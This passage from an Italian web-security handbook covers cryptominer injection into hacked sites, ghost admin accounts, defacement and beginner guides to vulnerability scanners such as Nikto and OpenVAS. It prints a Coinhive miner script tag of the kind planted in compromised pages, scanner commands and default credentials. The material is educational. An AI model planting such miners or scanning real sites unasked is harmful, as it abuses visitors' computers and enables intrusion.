Oltre ovviamente a tutte le misure di sicurezza da attuare, ricordiamo che è importante saper configurare correttamente i permessi utente sui file affinché questi possano essere solo eseguiti ma non modificati dall'utente del web server. Una buona architettura dei permessi sul web server permetterà di scegliere come meglio gestire la sicurezza (ad esempio un utente diverso da quello del web server potrà modificare i file tramite assegnazione in chown).

12.4.1 Cryptocurrencies Injection

In rete esistono piattaforme web che permettono ai webmasters di installare miner di cryptovalute all'interno dei loro siti, sfruttando la potenza di calcolo dei navigatori: tra questi portali citiamo JSE Coin[181] e Coinhive[182] ma ne esistono molti, moltissimi altri.

Se da una parte questi script – solitamente in formato **Javascript** – sono considerabili legittimi, dall'altra parte possono essere iniettati all'interno di siti web violati per poi minare ai danni dei visitatori: basterebbe visitare alcuni siti come ThePirateBay[183], IlCorsaroNero[184] o altri che trattano di materiale – non proprio legale – per rendersi conto dell'impatto che hanno sulle prestazioni del nostro computer. Aprendo il monitor delle risorse notiamo infatti un picco dei processi (qui con Google Chrome) una volta avviato il sito, condizione che non si avvera però in altri siti tecnicamente ben più pesanti [Figura 12.5].




Figura 12.5: il processo "Google Chrome Helper" va a tutta! Cos'è successo?

Allo stato attuale nessuna estensione di tipo AdBlock è in grado di bloccare tale script: piuttosto, estensioni come NoScript sono in grado di bloccare qualunque Javascript, impattando però sull'esperienza utente.

Analizzando il codice HTML della pagina ritroviamo il seguente sorgente:

```
<script src="https://coinhive.com/lib/coinhive.min.js" async=""
defer=""></script>
```

Attraverso la documentazione di Coinhive[185] vediamo che è possibile evocare le funzioni Javascript di Coinhive e configurare il miner utilizzando le risorse del client come meglio si preferisce.

Gli attacchi di questo tipo stanno crescendo a dismisura e i servizi di mining ufficiali abusati vengono bannati da servizi di mitigazione (vedesi Malwarebytes Anti-Malware Plus): la risposta di quest'ultimi (vedesi Coinhive) consiste nell'avvisare gli utenti circa l'uso delle loro risorse nel portale (https://authedmine.com).

Il mondo del cryptomining ai danni di inconsapevoli utenti si sta ora spostando sul self-hosting: tra questi segnaliamo CoinIMP[186], deepMiner[187] e i relativi fork[188] sviluppati da esso.

12.5 Ghost Users

Una violazione di tipo SQL Injection o che comunque consente la manipolazione del Database potrebbe permettere a un malintenzionato di effettuare un Privilege Escalation verso il CMS: in pratica il cyber-criminale potrebbe creare un utente nel Database con privilegi elevati (Amministratore) e sfruttare così gli strumenti offerti dalla web app per causare danni maggiori.

Questa situazione si applica solitamente a siti che fanno uso di CMS che permettono la registrazione utente; non esiste tuttavia uno standard d'attacco (a causa della diversa struttura tra i vari CMS) quindi sarà necessario che, sia attacker che vittima, conoscano a fondo la struttura del Database.

12.6 Deface

Tra le conseguenze degli attacchi comuni da parte di script-kiddies, di propaganda degli hacktivisti o criminalità organizzata finanziata per concorrenza sleale ci sono i Deface. Il processo consiste nel modificare parti o l'intero contenuto di una pagina web (solitamente quella iniziale) allegando messaggi di vario tipo con lo scopo di screditare la reputazione del portale o più semplicemente per un proprio tornaconto personale.

Un Deface solitamente viene effettuato da chi non ha interessi specifici nell'attaccare la macchina: a seguito di questi, infatti, il web master correrà immediatamente ai ripari cercando di ripulire l'attacco dai propri sistemi e alzando inevitabilmente le difese e le precauzioni disponibili per evitare il riverificarsi di quanto successo.

Deface, come ripulire l'attacco

Solitamente un Deface consiste nel modificare il file index (.php o .html) oppure in un redirect presente in HTML, Javascript o tramite Rewrite nelle configurazioni del Web Server. È possibile anche che il Deface venga veicolato attraverso un attacco ai DNS (capitolo 4.2.3), pertanto si consiglia di effettuare un'analisi tramite Interceptor Proxy (capitolo 2.6) e analizzare dove il web server risponderà con il redirect.

12.7 Privilege Escalation

In buona sostanza un attacco informatico, una volta che ha garantito l'accesso al cyber-criminale, potrebbe consentire l'uso della macchina in

qualunque maniera (purché si siano ottenuti i privilegi). È probabile che il cyber-criminale sia però riuscito a violare la macchina ma non a ottenere ciò che voleva (come l'account root); in questo caso potrebbe procedere con l'attacco spostando però l'attenzione sulla ricerca di vulnerabilità nella macchina che ospita il web server. Il suo modus-operandi sarà quindi quello di:

- Verificare quali servizi e versioni sono attivi sul server
- Identificare vulnerabilità e misconfiguration
- Sfruttare le vulnerabilità per accedere a nuovi livelli di permessi

Quando un cyber-criminale riesce, attraverso una violazione informatica, ad ottenere i permessi elevati di un utente superiore, si parla di Privilege Escalation.

L'argomento non verrà trattato in quanto fa riferimento a un altro argomento (che potremmo chiamare SYS, OS o Software Hacking) e richiedere altrettante informazioni e nozioni aggiuntive rispetto a quanto dato da questo documento.

13. SCANNER E FRAMEWORK

Riprendendo l'argomento all'inizio del Volume su Vulnerability Assessment e Pentesting (Capitolo 1.5.1) procediamo a vedere quali sono gli strumenti utilizzati per effettuare simulazioni di attacco sulle funzionalità (Black-Box).

La maggior parte di coloro che inizia ad avvicinarsi al mondo della Cyber Security, e in particolar modo alla Web Security, rimane subito affascinata dalla quantità di tools pensati per effettuare scan ai danni di qualche povero sito. Il nostro approccio con questo argomento anticipa lo studio delle tecniche delle vulnerabilità, e del successivo sfruttamento di quest'ultime, per far chiarezza su una scottante verità: i tools pensati per la Web Security sono dannosi per il novizio.

Sia chiaro, ho voluto specificare per il novizio per una ragione: fare qualcosa di cui non si conoscono le potenzialità è semplicemente inutile. È inutile infatti lanciare uno scanner in grado di dirci quali vulnerabilità sono presenti in un sito se poi non siamo in grado di analizzarle: magari vi è un falso positivo[189], magari l'algoritmo del programma non è perfetto – o non aggiornato con le ultime scoperte – e non è in grado di determinare l'esistenza di una vulnerabilità o quantomeno la pericolosità.

È indispensabile saper conoscere questi strumenti, a patto che si sappia già in origine a cosa si va incontro, quali risultati possiamo ottenere e come comportarci di conseguenza.

Alla larga dalle Cracked Version!
Per quanto possano far gola, le versioni crackate dei vari programmi pensate per la sicurezza sono quasi sempre: 1) datate 2) infette. Esistono alternative gratuite (spesso opensource) e ne parleremo in questo documento, personalmente ti direi: evitale come la peste!

Questo capitolo non può e non vuole essere una lista esaustiva sui software presenti nel panorama della Web Security. Presenteremo solo un piccolo specchio dei tools che andremo ad utilizzare, se desideri avere una lista più completa ti consigliamo di cercare in rete[190].

13.1 Web Application Security Scanner

I Web Application Security Scanner (WASS, o anche Vulnerability Scanner) sono dei programmi che in modo automatico effettuano test di sicurezza comuni su applicazioni attraverso tecniche già viste: XSS, SQL Injection, Directory Traversal, Misconfigurations, Command Executions e molto altro ancora. Il loro funzionamento consiste nel navigare all'interno dell'applicazione web tra i vari link, tentando poi di manipolare le richieste HTTP e, tramite un algoritmo che analizza le risposte HTTP, di catalogarle in base alla tipologia di attacco e al rischio.

Partiamo dal presupposto che esiste un gran numero di applicazioni di questo tipo, sia commerciali che opensource, o comunque gratuite. Il loro utilizzo è cresciuto nel tempo grazie ad una buona automazione che nel black-box testing può risultare davvero faticosa: è tuttavia importante saper leggere tra le righe e non soffermarsi sul primo report che questi strumenti forniscono; la probabilità infatti di imbattersi in un falso negativo o in un falso positivo, vuoi per un'errata lettura dell'algoritmo o la presenza di un honeypot (strumento che "cattura" lo scanner e lo illude di aver trovato una vulnerabilità) è tendenzialmente elevata.

13.1.1 Vega Vulnerability Scanner

Vega Vulnerability Scanner è una piattaforma di test, gratuita e opensource, per testare la sicurezza delle web app. Viene distribuita da Subgraph (la stessa software house autrice del Sistema Operativo omonimo) ed è scritta in Java, quindi disponibile per qualunque Sistema Operativo (Windows, Mac OS, Linux).

Vega Vulnerability Scanner, breve guida all'uso

Il programma si presenta con una comoda GUI grafica; il primo scan può essere avviato dal pulsante dedicato (in alto a sinistra), quindi si avvierà un wizard semplice da utilizzare [Figura 12.6]. Il programma genererà dunque il report da cui potremo analizzare tutte le probabili vulnerabilità scovate [Figura 12.7].




Figura 12.6: compila l'URL da analizzare e abilita i moduli di cui hai bisogno nella schermata successiva




Figura 12.7: il report consegnerà la lista delle probabili vulnerabilità presenti

13.1.2 Arachni Web Application Security Scanner Framework

Arachni è un Vulnerability Scanner con funzioni di Framework scritto in Ruby che da modo ai pentester di valutare i rischi nelle applicazioni web: è opensource, quindi può essere scaricato gratuitamente e se ne può studiare (e modificare) il codice sorgente. Viene distribuito per i principali Sistemi Operativi (Windows, Mac OS e Linux). Può essere utilizzato sia tramite linea di comando (CLI) che attraverso un'interfaccia Web (WebUI); fornisce anche delle API (REST e RPC) per espanderlo con altri software.

Una delle particolarità di questo nuovo Framework è l'ambiente browser integrato che permette di renderizzare codice HTML5, Javascript, AJAX e la manipolazione degli elementi DOM; oltre ciò, Arachni è perfetto per essere installato su un server e dar modo ad altri utenti di loggare e utilizzare la potenza di calcolo di una macchina performante per effettuare scan su larga

scala. Integra infine la possibilità di attuare test in multithreading e di separare le attività attraverso sessioni differenti.

Arachni, breve guida all'uso

L'installazione prevede due interfacce: la prima (CLI) la consigliamo all'utente esperto, che probabilmente non avrà problemi a capirne il funzionamento (rimandiamo al comodo README allegato).

Sarà possibile dunque accedere alla WebUI attraverso l'indirizzo http://localhost:9292 (o indirizzo diverso se specificato dal programma), quindi sarà possibile accedere con le seguenti credenziali:

Ruolo	Username	Password
Amministratore	admin@admin.admin	administrator
Utente	user@user.user	regular_user

Per avviare un primo scan, clicchiamo in alto su *Scans* -> + *New*, quindi compiliamo il form d'attacco [Figura 12.8].

Figura 12.8: il report di Arachni da informazioni dettagliate sulle vulnerabilità presenti e su come fixarle.

Dopo pochi secondi inizierà ad essere generato il report [Figura 12.9].




Figura 12.9: Arachni consente di effettuare test da un'interfaccia web semplice e intuitiva.

13.1.3 Nikto2

Nikto è un web server scanner opensource contenente oltre 6700 vulnerabilità da poter testare sui propri server. Tra le tante funzioni che ci si possono aspettare da un normale vulnerability scanner è in grado di:

- Effettuare scan simultanei
- Scovare i sottodomini nascosti
- Bypassare gli IDS (attraverso una soluzione esterna https://sourceforge.net/projects/whisker/)
- Interagire con Metasploit

Nikto2, breve guida all'uso

Il programma si presenta sotto forma di interfaccia da linea di comando CLI ed è possibile evocarlo con il comando:

```
$ nikto
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          ************
+ Target Hostname:    ************
+ Target Port:        80
+ Start Time:         2018-08-06 19:00:31 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache
       ................... QUI IL REPORT ..................
```

Il programma prevede che almeno il parametro host sia impostato, dunque per lanciarlo basta digitare:

```
$ nikto -host example.com
```

Seguirà quindi un report dell'attacco. Puoi configurare a tuo piacimento il programma specificando nuovi valori che puoi visualizzare con il comando:

```
$ nikto -h
```

oppure

```
$ man nikto
```

13.2 Security Frameworks

Come già sai i WASS fanno parte del Vulnerability Assessment: essi danno gli strumenti per verificare la presenza di vulnerabilità. E se avessimo bisogno di strumenti a supporto di attacchi mirati per il pentesting?

In queste situazioni potrebbe risultare più comodo utilizzare dei Framework, ambienti di sviluppo in cui è possibile trovare non solo scanner ma anche altri strumenti per la creazione di payload, interfacce ad altri strumenti e così via. I Framework sono soliti fornire interfacce di programmazione (API) con cui è possibile comunicare tramite altri programmi, magari scritti dallo stesso pentester.

Anche in questo caso esiste un gran numero di applicazioni sia globali che specifiche per il web, commerciali e opensource: l'uso di un framework è generalmente effettuato da un esperto di IT Security (al contrario dei WASS che possono essere usati praticamente da chiunque) che conosce meticolosamente gli attacchi informatici.

13.2.1 OpenVAS

OpenVAS è tra i migliori framework specializzati nel web: è il fork opensource di Nessus che, fino a qualche anno fa era leader nel suo settore, poi divenuto a pagamento. L'intero pacchetto integra [Figura 12.10]:

- **OpenVAS Scanner**, l'engine che si occupa di effettuare scan verso un target specifico
- **OpenVAS Manager**, il software logico che organizza le varie informazioni
- **OpenVAS CLI**, l'interfaccia testuale da linea di comando
- **Greenbone Security Assistant**, l'interfaccia web per gestire il programma




Figura 12.10: OpenVAS è costruito in maniera modulare, un ottimo ambiente di lavoro per chi è alla ricerca del controllo

OpenVAS, breve guida all'uso

OpenVAS risulta essere già presente nelle distribuzioni GNU/Linux dedicate al Pentesting: se non dovesse essere presente, ti consigliamo di installarlo tramite repository esterne. Una volta installato bisognerà effettuare un primo setup, quindi il comando da lanciare sarà:

```
$ sudo openvas-setup
```

Seguirà una pre-configurazione che durerà qualche minuto (nel nostro test circa mezz'ora, bisognerà scaricare circa 1GB di dati!). Non chiudere la finestra del terminale, lì ti verrà data la password di amministrazione! [Figura 12.10a].

Se hai perso la password puoi sempre resettarla con il comando:

```
$ sudo openvasmd --user=admin --new-password=new_password
```

```
ago 17 12:33:59 parrot systemd[1]: Starting Open Vulnerability Assessment System
Manager Daemon...
ago 17 12:33:59 parrot systemd[1]: openvas-manager.service: Can't open PID file /
var/run/openvasmd.pid (yet?) after start: No such file or directory
ago 17 12:33:59 parrot systemd[1]: Started Open Vulnerability Assessment System M
anager Daemon.

[*] Opening Web UI (https://127.0.0.1:9392) in: 5... 4... 3... 2... 1...

[>] Checking for admin user
[*] Creating admin user
User created with password 'a55e0b8a-3170-4601-9ad7-7658faa28336'.

[+] Done
```

Figura 12.10a: dopo il setup ricordati di salvare la password d'amministrazione!

OpenVAS dovrebbe essersi già avviato, se così non fosse lancia il comando:

```
$ sudo openvas-start
```

Il programma sarà ora avviato e potremo accedere all'interfaccia web disponibile all'indirizzo [Figura 12.11], dove effettueremo il login (l'username sarà admin, la password quella precedente):

```
https://127.0.0.1:9392/login/login.html
```




Figura 12.11: la finestra di login di Greenbone Security Assistant, la comoda interfaccia web di OpenVAS

La gestione degli scan avviene tramite i Task: dal menù in alto clicca su *Scans* -> *Tasks*, quindi clicca sull'icona fucsia con la bacchetta magica al suo interno [Figura 12.12].




Figura 12.12: da qui puoi creare il tuo primo scan con OpenVAS!

Verremo riportati a un pop-up in cui inserire l'indirizzo IP o l'hostname della macchina che vogliamo testare: nel nostro caso abbiamo inserito l'indirizzo IP della macchina **victim** (20.0.0.3) [Figura 12.13].




Figura 12.13: basta un indirizzo IP e OpenVAS inizierà a scandagliare tutte le vunlerabilità

Greenbone Security Assistant permette di gestire più task contemporaneamente: sentiti libero di effettuare diversi test su macchine (in tuo possesso!) e verificare quali vulnerabilità sono state riscontrate.

13.2.2 Galileo Web Application Audit Framework

Galileo è un nuovo framework opensource pensato per il pentester che vuole identificare e testare le vulnerabilità in un'applicazione web. Il programma è scritto in Python2 (dunque è necessario l'interprete installato) e consente di effettuare alcune operazioni utili come:

- Lavorare con URL, Base64, SHA1 e MD5
- Eseguire comandi da shell
- Scannerizzare le web application
- Effettuare un fingerprinting della web app
- Testare vulnerabilità

Il programma è disponibile esclusivamente tramite linea di comando (CLI) ma è molto semplice da utilizzare.

Galileo, breve guida all'uso

Per prima cosa è necessario scaricare Galileo:

```
$ git clone https://github.com/m4ll0k/Galileo.git galileo
$ cd galileo
```

Il programma prevede la presenza di alcuni requisiti; possiamo installarli attraverso il comando (sostituisci pip con "python2 -m pip" se la tua distro di default ha installato Python3) :

```
$ pip install -r requirements.txt
```

Il programma potrà essere avviato tramite (sostituisci "python" con "python2" se di default la tua distro ha installato Python3):

```
$ python galileo.py
```

Capiremo che il framework è stato caricato attraverso il prefisso da linea di comando:

```
galileo #>
```

Il funzionamento ricorda molto Metasploit Framework: per comprenderne l'utilizzo base si consiglia di far riferimento al manuale ufficiale in rete[191].

14. FIN

Se sei arrivato fin qui vuol dire che hai appreso tutto quello di cui avevi bisogno per iniziare a conoscere il meraviglioso mondo dell'IT Security in ambito Web. Ma non è finita qui!

Ci sono ancora tante, tantissime cose di cui vorremmo parlarti, purtroppo non è questo il luogo né probabilmente il momento; se intendi proseguire nella ricerca in questo campo ti consigliamo vivamente di far tuo almeno un linguaggio di programmazione (il PHP andrà più che bene) ma anche altri linguaggi emergenti e non (Golang, Elixir, Python, ASP.NET e così via) lato server; indubbiamente una buona conoscenza del lato client (HTML, CSS, Javascript …) ti permetterà di apprendere tecniche meno note e non viste in questo documento.

Anche saper usare anche un qualunque Sistema Operativo (Linux in primis ma anche Windows e Mac OS) ti permetterà di scalare i "limiti" che spesso ci si trova di fronte, specie durante la messa in sicurezza di un'infrastruttura web.

Il mondo dell'IT Security è in costante evoluzione e va di pari passo a quello dell'Informatica in generale, che si evolve giornalmente spesso lasciando lacune in vari aspetti: essere informati a 360° su qualunque tecnologia (anche quella che snobbiamo o reputiamo noiosa) potrebbe fare la differenza e darti la pista giusta per essere il nuovo Mitnick del XXI secolo!

Ti ringrazio per avermi dedicato la tua attenzione, spero di rivederti nel prossimo volume dell'Hacklog!

Stefano Novelli

15. CHECK-LIST DI SICUREZZA

In questo capitolo ti verranno indicate le check-list di sicurezza consigliate per effettuare una buona configurazione di sicurezza sulla maggior parte delle macchine che verranno messe in rete e che ospiteranno web servers.

Ti consigliamo di effettuare una copia di ognuna di esse e di spuntarle quando ne avrai bisogno: per ogni voce, spunta con una X il ❒ contrassegnato per ogni riga e, se necessario, specifica eventuali note nella riga a destra.

